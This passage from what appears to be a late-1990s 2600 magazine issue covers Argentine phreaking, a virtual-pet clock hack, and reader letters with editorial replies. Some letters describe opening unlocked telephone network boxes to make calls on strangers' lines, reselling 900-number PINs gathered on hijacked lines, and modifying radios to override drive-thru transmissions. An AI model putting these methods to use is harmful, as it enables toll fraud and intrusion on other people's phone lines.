Enough horror stories. What is it like for the common citizen to make a phone call? The service is improving but, as one might easily guess, there's a culture for phreaking there, with ezines showing recipes for "tango boxes" and things to fool billing services. During the 80's, people used dial-ups through the ARPAC to access the United States. It was quite easy because in those days, the guys at the phone company were busier trying to get things fixed than securing things. Also, the companies like Telenet that used the service issued passwords that could not be changed fast. One stolen password could last months before the account was closed. The bill would be paid, of course, by the guy or company who suffered the loss. Later on, as security increased and modem speeds rose, the phreaker scene there changed to blue boxing. France was the favorite of Argentina's underground. Once in a while, however, it was said that a phreaker would receive a bill for all the calls he made. But that was an exception since there were people who would get a separate phone line just for phreaking. Some phreakers would disconnect phone lines at random and use them to call foreign.

Right now, since part of the phone system is of Dutch design, Dutch boxes are being used. There was even a Spanish site with complete information about how to hack the chips for Argentine cards. When I went there (January 97), a phreaker showed me one completed but didn't let me take a picture of it. It looked like one I saw in a past issue of *2600*.

With this double monopoly by foreign companies, it's a sure thing that the country will have all modern achievements of phone systems everywhere. It's a pity that not everybody will have the money to use them.

Hacking the Virtual Pet

by MiLtRoNi

When my daughter got her first "Virtual Pet," I thought that it was a fine thing. However days later, when I found myself at home alone with it, it started to "chirp" (it's a cat), demanding "Virtual Food" from me. The minutes ticked by as I tried to ignore it and its cries for help. What kind of father was I as this was my daughter's toy, her creation as it were? She had carefully cared for it and bathed it and played with it and disciplined it when needed, and I just would let it die! I picked it up, read the directions, and soon gave it food and a nap.

All was good for a while but "Liz" the Virtual Cat passed away after three days. So did "Liz 2" and "Liz 3" and "Liz 4." My daughter grew tired of "Virtual Pets." It was horrifying to watch "Liz 4" actually die in her hands. The "Pet" soon found its way into the drawer to let its batteries slowly fade away, in a sort of "Virtual Limbo." Weeks later I found some time on my hands and decided to "experiment" with "Liz X."

I had to rename it many times, as it died over and over. Some lasted only minutes, Some would last days. I would teach them the wrong tricks, and yes, I would even "punish" them for doing the tricks correctly. They were constantly overfed (ever see a cat that weighed 15 pounds less than two hours old?). They died so easily, and yet, would take so much abuse. I would feed on their Paranoia by taking them to the "Vet" when all they demanded was to play. And they "demanded" to play always.

It was a cold day in November when "Borg 5" was born. I knew that this one would be different. This was to be my final work. I was losing my mind and I had to stop this madness soon. "Borg 5" was very cooperative, and I found that by resetting his internal clock to 11:59 PM, he would age a year in minutes. Within a short time he was five years old.

He was kept happy by my feeding him treats as I waited for the "Re-occurring Midnight." After he was ten years old, I found I could just subtract the minutes and not go all the way around.

"Borg 5" died at the age of 35 years old, weighing 100 pounds. He wouldn't gain any more weight and his "Health Meter" started to drop very quickly. He died in his sleep.

Once my daughter found out, she was very interested and quickly learned how to manipulate the clock. From then on she would experiment with the "Little Frankenstein." Feeding would add 20 points. "Discipline" would add the same. However, feeding it treats added weight and kept it happy. You never had to "play" with it at all and if it showed a zero for happiness it still lived. We even had one that we never fed at all, much to the disgust of my older child.

All the kids in the neighborhood wanted to know how to apply this technology to their own "Virtual Pets" (Dogs, Turtles, etc.). It was almost too easy to tell them and they smiled as if to say, "Why didn't I think of that!" I could have charged them each a quarter.

Now there are "Virtual Mutants" crawling everywhere. I feel that I have set free some sort of monster. Will some of these kids start to "work" on real animals? Have I opened the door for some Veterinarian, or some sort of Dr. Jekyll?

What would Mattel Corp. do if they knew that I "altered" their Billion Dollar Industry? Are the Men in Black outside the door?

Maybe they should change their way of thinking. Maybe the seven-year-olds need more of a challenge than "Show Me The Blue Triangle" type computer toys. After all, in the future, it's unlikely that *some* of the kids will be using computers.

Letters to Captivate You

Criminal Advice

Dear 2600:

I read your mag as often as I can find it and it's definitely dope. Now the reason for my letter. I find myself in a potentially lucrative position at the moment and I desperately need sound advice. I figured that you guys would know enough about this to provide some insight. I have recently come into possession of what I believe to be very valuable information from a large pharmaceutical company here in Michigan. The info consists of a complete 1997 employee roster, a 1995 company directory complete with the names of all employees statewide, along with their phone numbers, fax numbers, and email numbers. I have diagrams detailing their entire voicemail system, along with supporting documentation on their voicemail, and I have access codes and passwords to at least one computer system along with some miscellaneous info. With this information a competitor could literally have a field day intercepting faxes, reading email, and targeting susceptible employees for solicitation. I recognize that all this falls under the label of corporate espionage and I am aware of the risks. What I don't know is how to sell this info. How do I offer it to interested parties? How do I find out who is interested? And most importantly, how do I approach them with my offer without scaring them away? What executive in a large corporation would I want to seek out? The CEO? Who? This letter is meant to go from me to you and not necessarily be printed in an upcoming issue. If it is, your advice will come too late. I would appreciate if you could send me a personal reply ASAP. Any advice would be greatly appreciated and if I found any of it useful in any way, I would feel compelled to make a "donation" to you fellas to lay out as you see fit. I estimate this info is worth at least somewhere in the low five digits. If I'm wrong, please tell me.

Mr. Swervon

You're wrong. But you're correct in saying that our advice will come too late. The only thing we have in common with you is that we are both, as you say, "dope" except you should have a capital D and write it on your mailbox. For those of you who are still within reach, please get it through your heads - we are not, never have been, and never will be into this criminal bullshit that idiots somehow equate with hacking! Corporate secrets bouncing around a computer system that's open to the world? Hey, that's fair game and they deserve the embarrassment of its discovery. But using this knowledge to line your pockets or, worse, using insider knowledge to get the information and then calling that "hacking" is an affront to any of us who hack for the sake of learning. These kind of people are remarkably similar to our biggest enemies in law enforcement: they refuse to see the difference between hackers and criminals, they twist reality to suit their well-defined purpose in life, they claim to be experts as to what kind of people we really are, and they're sleazy as hell. If only they would find each other.

Newbie Advice

Dear 2600:

In response to Hellnite's letter (Summer 97) stating that veteran hackers laughed at him when he asked for information, I suggest he carefully examine *how* he is asking. All too often in hacker-related IRC channels and newsgroups, a novice will ask, "How do you hack?" or a similarly absurd question. To ask a skilled professional of any field to explain years of learning and experience in a few statements will meet with disapproval.

Learn the basics first. Read books on general computer topics. Learn a pro-

gramming language or two. And when you encounter a specific question, then ask. If your question can be answered in a few paragraphs or less, most will be willing to give you a hand.

Another thing - don't take IRC too seriously. It's a very informal medium, especially when it comes to hackers on IRC. Joke around a bit, let people get to know you. As in all social situations, people are more willing to help when they know you.

Vic Sinclair

Dear 2600:

I've been reading *2600* on and off for awhile now and love it. It's extremely hard to find, so I am considering subscribing. Anyway, why is it that some so called "elite" hackers think that all young hackers are destructive, menacing, and have no idea what they are doing. Many think that all we do is surf around lame hacking sites and get canned programs that will cause harm or destruction. For those of you who do, have you ever thought that some actually take the time to learn Unix or C? I am currently 13 and run Redhat Linux with a 2.1 kernel. Though I may not be an expert, some of us at least attempt to take a crack at it. I am merely trying to weaken the stereotype on young hackers. Well, I am not here to lecture, but rather have a question concerning *2600* meetings. I live in Atlanta and am aware that they are held in Lenox Mall, but what are the times and dates of these meetings?

Spekter

This is a stereotype that afflicts hackers of all ages and in all places. People like you who give it some thought are our best hope. Meetings are held on the first Friday of every month from 5 to 8 pm.

Defining Our Purpose

Dear 2600:

I am writing in response to "The Decline of 2600," published in Volume 14, Number 2. I have not been a devout reader of *2600* for long. I always thought that hacker mags published in real time and distributed via normal means was a contradiction in terms. However, recently I have started to read *2600* - only because your web site lacks the information that can be found in *2600* articles. I don't know what was in the mag before I started to read it, but I like what I see.

Pokis says that he is disgusted at the lack of detailed information in *2600*. How detailed do you want it to be? If you need step by step instructions on how to hack from another hacker then you are *not* a hacker - you are merely being told what to do - being programmed - by another.

The purpose of *2600*, in my opinion, is not to accomplish this. *2600* outlines basic concepts of systems, so that the hacker can study, find flaws, exploit them, write his own source code, etc. *2600* does not make normies and computer illiterates hackers. It makes hackers more aware, as well as occasionally exposing the wrongdoings of the powers that be.

Dominus Omniae

Dear 2600:

In Vol. 14, No. 2, Rhyme-Chai wrote a letter entitled pointless. In response, you guys at 2600 wrote a long paragraph involving the conservative/rightists. My question is, what is wrong with family values? Are they truly that bad, what is wrong with promoting them? I am only 16 and I have matured enough to realize that family values are important. I have another question. In many of your issues, I have

seen some articles involving the government and other things. Well, why don't you guys dedicate a small one or two page section in you magazine to government scandal? After all, we should not just be curious about electronics and law, but of high ranking government officials too.

Joe A

The point of our response was to show that regardless of who is in charge, there is always something they will do that is harmful to individuals. You neglect to mention that the letter was a longer paragraph (and ours was only eight lines) blaming everything that's wrong on liberals and leftists. We're not here to target one side or the other or one particular government. We cover what we can and what we find interesting. And as for family values, they're just fine as long as they stay in the family and aren't forced down our throats. We're sure you see the unfairness of special interest groups.

Getting Caught

Dear 2600:

I was very pleased with your Winter 97-98 issue, but it seems a mite traitorous to be publishing an article by Agent Steal, a known double-agent to the computer underground. I am not complaining. The article was well written and informative. I am just having mixed feelings about the article and its author. If I am wrong about his double-dealing with the FBI, please correct me, but I think this should be the last we hear of him.

onyxfr0g

Just to clarify, you are now reading the Winter 97-98 issue. It was the Autumn issue you were very pleased with.

Dear 2600:

The article on prisons in the last issue was excellent and the best I've ever read. Too bad it was written by an admitted snitch. Yes, 80 percent of prisoners ratted and ten percent would have ratted if they could, and only ten percent stood up and were men. You'll never be a man after you snitch and you'll never look in the mirror and be happy with yourself after you snitch. You'll stink even if you snitched on Jeffrey Dahmer or Wayne Gacy. If you can't handle prison, don't do anything illegal. That's really obvious. Snitches always turn out badly in life no matter how little time they do. Haven't you ever heard about "karma" and what comes around goes around? There is never an excuse to snitch on anyone for any reason. Besides, the police really don't do anything for snitches except make false promises to them.

I kept my mouth shut, did far too much time for credit card charges, got out and now have a great life. Everyone who snitched lives in a hell on earth. No matter where you go you'll always know you'll never be a man again or have self respect.

RM

Having "The Rat" as a last name does have its drawbacks.

Equal Access

Dear 2600:

In nearly every good g-file and issue of *2600* I've read, there always seems to be something about how "we hackers aren't the criminals, the establishment is!" Or "we exist without skin color or religious bias." Yet it's rare to see the hack and phreak community doing anything to change their bad reps other than complaining about it. Also, we hackers pride ourselves on being unknown and anonymous, judg-

ing people by what they say and not their physical appearance but the overwhelming majority of H/Pers are white middle class. Hackers need to put something back into the community for the systems we hack and finally change the public's impression of what a "real" hacker is. The net won't be the free and unregulated medium we are fighting for until everyone can have access, not just those who can afford it. This is my proposal. Why doesn't *2600* and all the HP zines use a portion of their profits to buy computers for public libraries or for those who could not afford them otherwise? Let's open the net to *everybody*. I hope you consider this and keep *2600* coming out!

No Name No City Please

We couldn't agree more but the fact is that there are very few hacker zines on the entire planet and we don't think any of them are choking on the profits. As lots of you know, we sure haven't been. When we one day have money again, it will go into improving the magazine and doing what we can to make the net more open and interesting. The rest is up to us as individuals. Scary as it may seem, a large number of our readers go on to make huge sums of money in very short amounts of time (and not in ways the bozo in the first letter intends to). We hope that these readers remember the community they came from and the spirit that went with it and will extend a hand - financially, educationally, whatever - to keep it alive and growing.

Questions

Dear *2600*:

A letter in the Autumn '97 issue about crosstalk prompts me to write - I have a question for you that I've been meaning to ask for years. It's about the most interesting telephone experience I've ever had in my life. And it happened twice.

The first time it happened was about ten years ago. I was manually "mapping" a local exchange by scanning all the 100 numbers in a given NNXX block and recording it in my notebooks (this was my hobby at the time).

Once, when dialing a number, I got a busy signal but the connection sounded very bad. There was a lot of crackling on the line and then - in between busy signal tones - I heard someone's voice! It was an old man, who kept saying, "Hello?"

This lasted only about 20 seconds or so and I heard the sound of a slamming receiver, so I figured this was crosstalk and he hung up the line. But then, something stranger happened. I heard the sound that signaled I was ringing a telephone line.

A few seconds later, a woman answered with a "Hello?" This time I tried to talk. There still was static on the line, and the busy signal was still there from the number that I had actually dialed at first. But I still said something to this woman - and she could hear me!

We didn't say much, because she was disconnected

after about 20 seconds or so, but then this process continued again - and I had another brief conversation with a strange voice on the other end. Sometimes a number would be busy, or keep ringing, and so I wouldn't talk to someone, but all told I must have heard dozens of voices on the line - old folks, children, teenagers, you name it. Memory fades but I know I asked some of the people where they lived, and I think they said it was a city that was fairly close to mine, but not the city that I was originally scanning (I could be wrong though; it's been ten years). It was the weirdest telephone experience of my life and I will never forget it. I didn't want to hang up the phone, but after about a half hour of this I finally did. I thought that maybe the number I had originally called had something to do with this, but I called it right back and nothing strange happened. This weird experience only happened one other time in my life, again when I was scanning a local exchange (this was about five years later). This time, it didn't last as long, as it disconnected the line after a few minutes.

So my question for you is what in the world happened here? Have you ever heard of something like this happening, and is there any book or thing you could recommend me reading to find out more about this phenomenon, or maybe info on how to repeat it?

Night Words

Things like this used to always happen on older crossbar systems with ancient equipment that tended to break down and screw up more often than the phone company would ever admit. You might still be able to have this happen when software screws up, but we've noticed less instances over the years. On our old crossbar we would occasionally be connected to people who picked up their phone at the exact same moment as us. It wouldn't be hard to convince them that we were the operator and to not use the phone because of the "curfew" or to avoid using 5's for a while. You can hear Cheshire Catalyst talking about people conversing through busy signals on the very first edition of Off The Hook (10/6/88), available from us on CD-ROM or on our web site (www.2600.com/offthehook).

Dear *2600*:

There is an ad in your marketplace offering Vol. 1-91 of your back issues for $100. My new book is Volume 14, Number 3. How are these number systems related?

"Hack The Vote" - a good idea if you like jail time. I won't even go into all that's wrong with this article. It galls me someone got a free subscription and t-shirt for this garbage.

What kinds of articles are you not allowed to print due to your international shipping status? Would you be interested in a lockpicking article?

Silicon Mage

You've made a mistake that has been made since we first came out in 1984, though we haven't heard it in

a while. *Those are TAP back issues for sale in the Mar-
ketplace (note use of the word TAP in the ad). TAP (for-
merly known as YIPL) came out between 1971 and
1983. We are not TAP! We are 2600. And, we should
point out, we've now been around longer! As for what
kinds of articles we print, it basically boils down to
things that would be interesting to people who play with
phones and computers a lot and who have a keen inter-
est in privacy and technological advances. If you can
make an article on lockpicking fit those criteria, go for
it.*

Dear *2600:*

A few months back, I did a class project for my
computer class that consisted of making a newsletter.
Now I had a reputation as a hacker, so I decided to write
a hacker newsletter. This was all fine and dandy, and I
got a good grade. I was happy. Well, people actually
liked what I wrote. They thought it was cool. People
who were computer illiterate even found meaning in it.
So, a guy asked me if I want to actually start to publish
it... to actually distribute it to the public. Only one prob-
lem... I don't want the FBI showing up at my door. Is
there any legal way that I can go about writing this, and
still keep it within legal guidelines?

T.C.

*Yeah, by keeping it within legal guidelines which is
what we do. That means not holding back when explain-
ing how things work and how they can be abused. It
means not publishing things for the purpose of commit-
ting crimes but to inform and educate. Good luck.*

New Facts

Dear *2600:*

I was at a Kinko's copy shop doing some self-serve
copies and I accidentally knocked the key-counter off
the workstand two or three times. After I made the first
batch of copies, I had to redo two pages. When I went to
the check-out counter, the key-counter only had two
clicks on it. I figure when the counter hit the floor, it
must have unlatched the reset mechanism.

Virtu-Al

We expect lots of key-counter dropping at Kinko's.

Dear *2600:*

Caller ID information is now displayed for calls
originating from foreign countries other than Canada.
For example, my Caller ID unit shows a call coming
from 411-234-5678. The digits 411 are not a U.S. area
code, but the country code for Switzerland (41), city
code for Zurich (1), and the local number there (234-
5678). Since my Caller ID unit displays only 10 digits, I
don't know whether the first digit of the country code or
last digit of the local number would be truncated for
calls originating in other parts of Switzerland. I don't
know of any other countries that transmit Caller ID data

to the U.S. Calls from other countries still are displayed
as "Out of Area" on my Caller ID unit.

Somewhere in Maryland

*In addition to Canada, some Caribbean nations
within our country code are sending Caller ID data.
We've heard of instances where units that display name
data are able to tell you the name of an overseas coun-
try that's calling when going through a USA Direct type
of service but this is the first case we've heard of where
the actual number has been sent from overseas.*

Help Needed

Dear *2600:*

I was wanting some advice, needing a hacker who
could hack into my brain and get my mother out of
there. Although the experience has been the trip of a
lifetime, it's caused me to lose the things most precious
to me. I wouldn't necessarily suggest it for the future.
Any advice on how to get it to stop would be great! I'm
not the only person this has happened to. Be careful who
you talk to about what. That's my suggestion!

Head-aches in Arlington

*Well, we're sure glad you chose to talk to us about
this. Maybe now your mother will stop calling us.*

Dear *2600:*

Is there a way to hack my local car wash? It has a
phone pad entry with a five digit code. The number is
good for 10 days and can only be used once. I need help.
I'm tired of paying for a service that should be free with
the purchase of outrageous prices for gas but *no* they
tack on another five bucks just to squirt your car down
with soapy water. I usually wash it by hand - I'm not
lazy but birds always shit on it when it is clean and I like
to run it through but don't like to pay for it! *Help me
please!*

kyle

*If you can't hack out a five digit code while stand-
ing outside in the fresh air, you don't deserve a clean
car.*

Dear *2600:*

I've got a real problem here. My truck was broken
into right after Christmas and my one-year-old's toys,
his clothes and food, along with juice and milk were
stolen out of it. The bastards didn't take my tools, my ra-
dio, or anything else in the truck - just my kid's stuff.
That really pisses me off stealing from a kid. I have a
description of the car, make, model, color, year, bla bla
bla. I was wondering if you could be so kind as to show
me the way to tracking these fucks down. Do it for the
children, man. I've tried searching the www but can't
find it.

Jakob14246463526390210

*Don't you have a gang of men with guns in your
town who prowl around all the time? They usually take*

an interest in this sort of thing. Plus they're a lot better equipped to handle crimes like this.

Dear *2600*:

Please help. My sister-in-law had an extremely disturbing interruption last Saturday morning at 2:00 am as she was speaking to her son, whose car had broken down 70 miles from home. He was on a cell phone, and she was at home on a hard-wired phone.

During their conversation, a man's voice announced that he was on an extension in the basement, he knew she was alone, and he was going to burn the house and kill her. Nasty stuff indeed. Her son became extremely upset, as did she of course.

After hearing this story, I told her that there is a good likelihood that someone in the vicinity of her son's cell phone was able to not only listen to, but transmit into their conversation. Could you please let me know if this is possible? I have no interest in doing this, but would like to offer her this explanation, which would be much more comforting than hearing that there probably was someone in her basement. If this is possible, is there any way to block this intrusion in the future, or at least know that the intrusion is cellular and not land-based?

Thanks for your help! I am a fan of the discovery of weak points in systems, but certainly not when the goal is activity such as this.

JR

None of us see this kind of thing as a goal of any sort. There are several things you can do to figure out where this is coming from. Checking the basement obviously would answer some questions but we don't advise it while such a call is in progress. Of course, if you don't have an extension in the basement or don't even have a basement, you at least know you're somewhat safe. To determine which of the phones is being intercepted (and it's most likely not the cellular one from our experience), simply flash the switchhook (quietly) of the wired phone. If someone is on the extension, they will still be there when you return. Many switches won't disconnect an incoming call when you do this but if you have 3-way or your switch allows you to turn off call waiting in the middle of a call, you should be able to get a stutter dial tone no matter what. And usually someone on your extension will seem very loud and close. The most likely scenario is that someone has clipped into the landline from the outside, which is much more common than people think, as the next letter testifies.

Next Letter

Dear *2600*:

Thanks for answering my letter about my 1-900 fiasco with AT&T. In the meantime, I had the chance to quiz a NYNEX field technician about how a string of 1-900 calls showed up on my phone bill. He demon-strated by opening the gray network interface box in the basement of my office building, picking two terminals at random (from a choice of 100 pairs) and getting a dialtone on his handset. He then explained that each pair of terminals in the box is connected to various phone lines in the area of our building - so in other words, we could make phone calls on Joe Random's lines from this box in our own basement; we don't even need access to Joe Random's building. He also explained that the phone company doesn't bother locking these network interface boxes because the field techs can't be bothered with fumbling with a ring full of padlock keys, so he demonstrated the common technique turning the knob open with needle-nose pliers and/or a pocket knife.

Sure enough, my old apartment building has a network interface box, not in the basement, but on the *outside of the building,* on a busy street, with *no lock* on it. The same NYNEX tech (who was actually a pretty cool kid - very helpful) explained that a few miles down the road there happens to be a larger network box out in the middle of nowhere behind a chain-link fence enclosure. Simply jump the fence, open the box (bring your pliers), and there's no need to bring a fancy headset because the newer network boxes have a phone jack to plug in a normal phone, pick a line, and start dialing.

This may not be news to experienced *2600* readers, and I realize your answer to my first letter basically summarized the same scenario, but I didn't realize how easily accessible these network boxes were. Best advice: tell MaBell to put a 1-900 block on your line the day you sign up. It may not by bullet-proof protection, but works in most cases.

Incidentally, I also solved part of the mystery of why someone would call a 900 number repeatedly and hang up: some 900 numbers give the caller a PIN number. They then call a 1-800 number and enter the PIN number that is valid for 30 minutes of sex-talk jollies. One scam is to hijack Joe Random's phone line to collect a slew of PIN numbers, then take an ad out in a local paper and sell the unused PIN numbers.

Kurt

Glad we could help. But you really lucked out with that NYNEX tech. If there were more honest employees like that who explain how things really work to the customers, we'd all be in better shape.

Reactions

Dear *2600*:

In response to Josmo's letter (Volume 14, Number 3) who said he has fingered 2600.com, the only one you should be ashamed of is yourself! I hacked into someone else's online and used his account to access the *2600* web site, so if you are trying to trace me, you are out of luck! *That's what real hackers do!* So good luck trying to find me. By the way, if you fingered

2600.com users, I finger you! (drawing of raised middle finger)

The Mad Hacker

We have our work cut out for us, don't we? To put it nicely, you have been misinformed. Fingering a site does not give you a list of people accessing their web page. It gives you a list of users on the system i.e., people who work on the magazine. And we don't care if people finger us which is why we didn't turn it off. If you are concerned about how much info the people whose web pages you visit can get on you, we suggest visiting www.anonymizer.com and looking at the "Who Are You?" section.

Dear *2600:*

Just wanted to tell you that I really enjoyed your site on the Secret Service. In fact I consider it to be one of the most thorough sites I have come across on the web. There is not much public information on the United States Secret Service and I found your material to be both factual and informative. In fact, I showed it to a friend who recently retired from the "SS" and he couldn't believe that your info was on the internet.

Bravo *2600* for a job well done. I was wondering if you had any plans to update the information.

Lee

Our primary concern is the magazine and we update the web pages when we can. As for this page in particular, if there are people out there who would like to supply updates, we can add them. An interesting fact about our Secret Service section is that every now and then we get an inquiry from someone who's looking for employment there! The level of intelligence required to send your resume to a bunch of hackers you somehow believe are affiliated with the Secret Service is indeed a marvel to behold.

Dear *2600:*

First, it should be noted that I wear glasses, and it could be said that my vision is sub-optimal. However, would I be correct to assert that it appears that you have placed a U.S. Senator on the cover of your "Special Spoofing Issue?"

phreakout

No, that's the entire senate in a composite photo.

Dear *2600:*

That cover is very funny - it is a cross between *Wired* and *National Geographic.*

Tp

But when you think about it, are they really that different?

Dear *2600:*

As a former "ham" radio operator turned hacker, I'd like to comment on the "Fast Food Phun" article in the summer issue. First of all, keep up all the good work! I

thoroughly enjoy reading the (mostly) technically accurate articles that are printed in your zine every season. However, there is a slight inaccuracy in this article: The author mentions that the standard frequency pairing (offset) for the UHF band is 5 MHz. This is in fact true for the 440 MHz ham band, but not necessarily for the commercial frequencies above this band. Also, if you want to be a real dickhead about it, the repeater inputs on this band are normally 5 MHz above the outputs, not below. Going with the standard offsets for repeater inputs/outputs on the nearby ham bands, the offset for the 30-35 (about 10 m) band would be 100 kHz, and the ones in the 150's (above the 2 m Ham band) would be 600 kHz. Incidentally, on these "High Band" frequencies, some of the inputs would probably be lower than the outputs, some higher, as they are in the 2 meter band. This is mere speculation, though, as the commercial bands have no particular reason (technical or otherwise) to conform to the standards set by amateurs.

Also, I'd like to suggest a particular radio to use if one is to actually perform these pranks. The Alinco DJ-F1 T model would be ideal. This radio is not a dual-band rig as the author of the article suggests, but in my experience, most fast food restaurants (at least in my area) are in the commercial band just above the 2 meter ham band for which this radio is built. The DJ-F1 can handle PL (subaudible) tones and has a "tone squelch" feature built-in. In addition, this radio can be easily (by easily, I mean cutting a single wire inside the unit) modified to transmit out-of-band. The radio comes as a 2 watt unit with the internal battery-pack, but can also be upped to 5 watts when supplied by a 12 V power source (which is more than enough output power to overpower the clerk from even 1-2 miles away).

Finally, I'd like to comment on the Bernie S. situation. As a resident of Delaware County, Pa. and having been arrested on pretty much the same charges as Bernie in a town about 5 minutes away from Haverford, I can appreciate more than most the gross injustices that occurred. I only got probation, community service, and some fines for my "theft of services," but I realize from looking at Bernie's situation that things could have been a lot worse (especially since I was carrying a red box when I was apprehended and the Secret Service did get involved in my case). It's scary that in a supposedly "free" society, people have to be harassed in such an inhumane manner before those in power actually wake up and end such nightmares. Being treated like a petty criminal is one thing, but being dealt with in the same manner as a hardened murderer is yet another. And yet the oppression continues....

H.M. Murdock

Dear *2600:*

I was recently on the IRC channel #c when I noticed someone using the nickname "Mitnick". I asked them about it, and they claimed to be the son of Kevin Mit-

nick. A few minutes later he said it was "time to go back to his cell" and logged off. The fact that someone can pretend to be Kevin Mitnick, or his son, and has the audacity to do so, contributes to the downfall of the computer underground.

Archmage

The fact that someone takes IRC so seriously contributes to their own downfall.

Dear *2600:*

In the current issue of *2600,* a reader "bryan" sends a letter describing silliness at the Brewster Academy where the faculty has decided to ban the ResEdit resource editing tool for Macintosh computers. The act of gaining administrator access and deleting accounts has no relation to a resource editor and is quite silly.

Beyond silly is the fact that a student can be expelled with possession of the software alone. As a professional in the Macintosh software industry I find this ridiculous. ResEdit is an indispensable tool for anyone who codes software for the Mac OS, and an educational institution banning it just reveals their ignorance to the situation.

You asked for feedback from a knowledgeable Mac OS person and you have received. I would be happy to answer any questions for the Brewster Academy administration in regards to this matter.

Nathan

Dear *2600:*

After hearing about your website by accident, I took the chance to check it out. I was very impressed. I have since canceled my subscription to *Newsweek* and sent off for a subscription to your magazine. Keep up the good work.

John b Cannon

They really hate when people do that.

Dear *2600:*

On the Wal-Mart article: pretty basic stuff. Not bad, but... K-Mart has a way of calling out which deals with extensions. I'm positive that Wal-Mart has the same. From what I understand, though, it varies from K-Mart to K-Mart (the K-mart corporation has not been striving for the same uniformity that Wal-mart has... boo hoo), as some have three digit numbers followed by four, but others reverse this. I used to have the card that told how to do this. I'll write as soon as I get it back. There are also extensions at our local K-Mart that even the employees don't know about. The listing on the phones goes up to 500, yet strangely, as the bigger regional managers have been coming in (they're remodeling) more and more extensions pop up. One other thing: does anyone know if there's a backdoor password for the Create-A-Card system?

joshua

We'd be happy if we could just bypass the cussword restrictions.

Dear *2600:.*

I've been reading your magazine for nearly a year now. Keep up the good work and I hope you're able to solve your financial problems. Right now I'm sitting here listening to "Off The Hook" 12/23/97 and all this talk about cellular just reminded me. I have a "pick up and go" Ameritech Cellular package (pre-paid cards) and a few months ago I noticed something strange. Usually a voice message came on telling me how many minutes I had left. On many occasions, always around 1 am when I made a call, the notification of my remaining minutes was absent. After a few times of this happening I decided to write down my remaining minutes and check it next time I got the remaining minutes message. They matched! I wasn't charged for the calls made when I didn't get a remaining minutes message. So I took full advantage and called a few friends out of state. This happens rather sporadically. Some nights it works and some nights it doesn't. I'm not aware nor have I been notified of free calls after a specified time. I'm curious as to why this happens. Any ideas?

Anonymous

Obviously a glitch of some sort. Perhaps someone with more knowledge as to the internal workings will write up an article.

Dear *2600:*

In Pirho's article about hacking Wal-Mart, I noticed he said to dial #96 to activate the PA system. In the store I worked at, you could dial 17 to activate the PA system. I have never heard of #96, not that I doubt it, but it was always 17 in my store. Just in case 96 doesn't work for you.

Austin

Dear *2600:*

My local Wal-Mart uses #71 for the PA, not #96 as stated in Secrets of Wal-Mart (vol. 14, no. 3). This makes it seem as if they can change the number for the PA, but I think if they could, they would've long ago, on account of the large amount of abuse it's taken!

Citrus

Dear *2600:*

In your Summer 97 issue, Seraf writes what could be a potentially interesting article on the Fortezza encryption technology. Unfortunately, he poisons his article with the usual uninformed ranting against DES. He presumes that since NSA had input into DES, it is thereby ruined (by the supposed insertion of a "back door"). However, he presents no evidence of this, instead apparently relying on us to be scared of the NSA bogeyman.

Apparently Seraf is not familiar with the literature regarding DES cryptography. Since the early 1990's, it has all uniformly indicated that in fact, the NSA involvement in the design apparently *strengthened* DES against differ-

ential cryptanalysis. The original work on DES was done by IBM, and submitted to the U.S. Government in response to a request posted in the Federal Register. When IBM's proposed encryption algorithm was returned, the authors found that NSA did this by modifying the S-boxes. Subsequent analysis has shown that the modifications improved the encryption provided by DES.

"What are S-Boxes?" you might well ask. I suggest that the interested person obtain a copy of *Applied Cryptography* by Bruce Schneier, which has more about crypto than most people would ever want to know. If Seraf had read this before writing his article, especially pages 278-294 of the second edition, he would not have made such an obvious blunder. And, by doing a little more research, he might have also found out that the Fortezza/Clipper/Skipjack chips are *very* tamper resistant, designed to resist reverse engineering by foreign governments. I think that Seraf will find that he's out of his league.

phil

Dear *2600:*

I've always understood hacking as something without a purpose or a cause. But after seeing what you guys did to the page of East Timor, the airline, etc, I changed my mind. I wanna take part. Please send me further info on how to join you.

Hernan
Brazil

We're glad you were inspired. But becoming a hacker isn't like joining the army. It takes time and patience to develop the skills and a lot of people don't have much of either. We hope you stick with it.

Dear *2600:*

Readers might like to know that PhranSyS Drak3's mysterious little device, which he terms "The Beast" in his article *Hacking FedEx,* is nothing more than a SecurID card or some similar unit. These devices are part of a user authentication scheme based on challenge/response - the most popular version is made by Security Dynamics. Information on their product is at http://www.securid.com/

Seraf

Dear *2600:*

Well, you guys said you wanted stories about SS abuse of power, breaches of civil rights, etc. Check out the book *Underground* by Suelette Dreyfus. It's an Aussie book but it contains lots of stuff on the American, Canadian, and UK feds as well... *highly* recommended for anyone with an interest in hacking/cracking/phreaking/everything else. The book can be ordered from the page, but you could probably get a copy from a local bookstore. The URL is www.underground-book.com.

Nitron

Croatian Hacking

Dear *2600:*

It was a weird day. On the very same day that MCI announced it would be bought out by WorldCom, I went to Barnes and Noble looking for computer mags. Browsing through the shelves, I saw a whole stack of *2600* magazines. "Holy shit," was my first thought. Glancing around I took one and paid for it (in cash). I went home, read it, and thoroughly enjoyed it. I previously thought *2600* was just a group of phreakers, but I couldn't be more wrong. So anyways, in response to your news item on the three Croatian teenage hackers, I am mildly (and pleasantly) surprised. I happened to be in Zadar this summer, and what I saw there did not look like a hacker's nest, to say the least. Upon entering the city by car, you notice an abandoned building here and a burned building there on the outskirts. Then when you move into town, you remember that this was war territory. The machine gun holes and mortar shell points-of-impact are very evident on the sides of apartment buildings where people live today. Roofs are missing on some buildings. On others there are no walls. In a city where time seems to be at a standstill (after all, the fighting took place in 1993 and this is 1997) you can see the "Silicon Valley" startups. The computer controlled t-shirt silk screen businesses, the advertisements for www.company.hr, the local ISP. In short, those kids should be careful about how far they go, but at the same time, commended for trying and exposing the governments denial policies. Let that be a reminder that technology can crop up in the unlikeliest of places.

Electrik Monk

Dear *2600:*

I was wondering if anyone knew anything about MUZE. MUZE is a program they have at music stores run out of these booth type things. It's like a big electronic catalog of music. They really just have a computer inside running a DOS program. I know this because one day I was walking through my local mall and it was in DOS. I put it back in the program before realizing that I should have checked any files it came with to see how to get back out. If you could get out, there are many interesting possibilities - nothing that would cause any harm, but it could just piss some people off. Like deleting the hard drive or editing the reviews. If you can help me out, please do.

Anonymous

Deleting the hard drive just might possibly cause some harm.

Critique

Dear *2600:*

You act as though you are allowed to break into people's personal property and that the U.S. government has no right to enforce the laws it makes. You make me

sick. Open your eyes and look at the real world. I hope you all go to jail when you commit a crime.

"I regret that I have but one life to give for my country." -Nathan Hale

DS

We regret that you can only die once too.

Meetings

Dear 2600:

